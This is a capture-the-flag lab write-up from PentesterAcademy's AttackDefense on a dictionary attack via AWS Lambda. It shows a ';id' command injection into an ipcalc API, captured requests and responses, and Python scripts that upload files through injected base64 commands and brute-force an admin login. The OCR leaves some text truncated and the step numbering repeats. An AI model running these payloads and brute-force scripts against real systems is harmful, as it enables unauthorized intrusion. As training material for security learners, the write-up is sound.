ATTACK DEFENSE


by PentesterAcademy

Name	Dictionary Attack via Lambda
URL	https://attackdefense.com/challengedetails?cid=2291
Type	AWS Cloud Security : Lambda


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


Step 1: Inspect the vulnerable lambda function URL.



Step 2: Configure browser to use burp suite as proxy.


Burp
FoxyProxy
Use Enabled Proxies By Patterns and Order
✓ Burp Suite (for all URLs)
Turn Off (Use Firefox Settings)
Options
What's My IP?
Log


Step 3: Submit any dummy ip and capture the request.



Request to https://crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com:443 [18.139.238.128]

```
POST /default HTTP/1.1
Host: crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 40
Origin: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com
Connection: close
Referer: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com/

{
  "ip":"10.0.0.0",
  "options":"--all-info"
}
```


Step 4: Send the request to repeater.



```
POST /default HTTP/1.1
Host: crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 40
Origin: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com
Connection: close
Referer: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com/

{
  "i
  "o
}
```

Step 5: Try command injection payload.

Payload: ;id




```
POST /default HTTP/1.1
Host: crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 35
Origin: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com
Connection: close
Referer: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com/

{
  "ip":";id",
  "options":"--all-info"
}
```

```
HTTP/1.1 200 OK
Date: Sun, 07 Mar 2021 15:27:56 GMT
Content-Type: application/json
Content-Length: 41
Connection: close
x-amzn-RequestId: 7f5aad8d-f275-4a14-9161-ea08239a22c5
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, Content-Type, X-Auth-Token
x-amz-apigw-id: b0qXfG6MSQ0FnIg=
Access-Control-Allow-Methods: OPTIONS,POST,GET
X-Amzn-Trace-Id: Root=1-6044f0fc-1d05fe2a3a6d5ddb550a50f1;Sampled=0

uid=993(sbx_user1051)gid=990groups=990
```

Successfully executed command injection.

Step 6: Navigate to the management panel URL given in the lab description and try to login with random dummy values.

URL: https://io7wmzryh7.execute-api.us-east-1.amazonaws.com/dev/



Login Failed

Login failed.

Step 7: Make a python script to bruteforce login panel.

Python Script: brute.py

```
from urllib import request,parse
import timeit
import sys

url = "https://io7wmzryh7.execute-api.us-east-1.amazonaws.com/dev?name=admin&password="


# For printing seek value
flag = 0

# Start time of the script
start=timeit.default_timer()

index = int(sys.argv[1])
```

```
# Iterating through wordlist
with open('/tmp/wordlist','r') as f:
    # Seeking to last save point or at the start
    f.seek(index)
    line = f.readline()
    # Reading one line at a time
    while line:

        # Checking when certain amount of seconds are up
        if (int(timeit.default_timer()-start)) >= 20:
            break

        # Making a request with the password read from wordlist
        line = line.strip()
        f_url = url + line
        r = request.urlopen(f_url)

        # Checking if Credentials are correct
        if "Failed" not in r.read().decode("utf-8"):
            print("Correct Credentials Found!")
            print("Username: admin")
            print("Password:", line)
            flag = 1
            break

        # Keeping track of cursor value
        seek = str(f.tell())
        line = f.readline()
        if (line == ""):
            print("EOF")
            break
if flag == 0:
    print(seek)
```


Python Script: attack.py

```
import requests
from base64 import b64encode
import os

url = "https://crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com/default"

data = {
        "ip":";id",
        "options":"--all-info"
}



def send_file(file, dest_file):
        with open(file, 'r') as f:
                text = f.read()
                b64_text = b64encode(text.encode("ascii"))
                payload = data
                payload["ip"] = ";echo '" + b64_text.decode("ascii") + "' | base64 -d >> /tmp/" +
dest_file
                r = requests.post(url, json=payload)

def check_tmp():
        payload = data
        payload["ip"] = ";ls /tmp/"
        r = requests.post(url, json=payload)
        if ('wordlist' not in r.text):
                send_file('wordlist', 'wordlist')

        if ('brute.py' not in r.text):
                send_file('brute.py', 'brute.py')

seek = "0"

print("Bruteforcing the password...")

while True:
        check_tmp()
```

```
payload = data
payload["ip"] = ";python3 /tmp/brute.py " + seek
r = requests.post(url, json=payload)
if "Credentials" in r.text:
        print()
        print(r.text)
        break
elif "EOF" in r.text:
        print("Credentials not Found")
        break
else:
        seek = r.text.strip()
```


Step 8: Copy the wordlist file to the same location from the location given on the description page to the current working directory.

Command: cp /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt wordlist



```
root@attackdefense:~#
root@attackdefense:~# cp /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt wordlist
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
```

Step 7: Start the python script to start brute forcing.




```
root@attackdefense:~# python3 attack.py
Wordlist exists!
Sending Bruteforce Script...
Script uploaded!
Bruteforcing the password...
Credentials not Found.
Credentials not Found.
Credentials not Found.
Credentials not Found.
Correct Credentials Found!
Username: admin
Password: melissa
```

Successfully found password.

Note: Script might need to be run multiple times to get passwords.


Step 8: Login into the management panel with the credentials.


Management Panel

Username: admin

Password: •••••••

Login Failed


Welcome Admin

FLAG: 643a3866a6a360a70219f7e387a1e528

FLAG: 643a3866a6a360a70219f7e387a1e528

Successfully logged in and retrieved flag

References:

1. Burp Suite (https://portswigger.net/burp)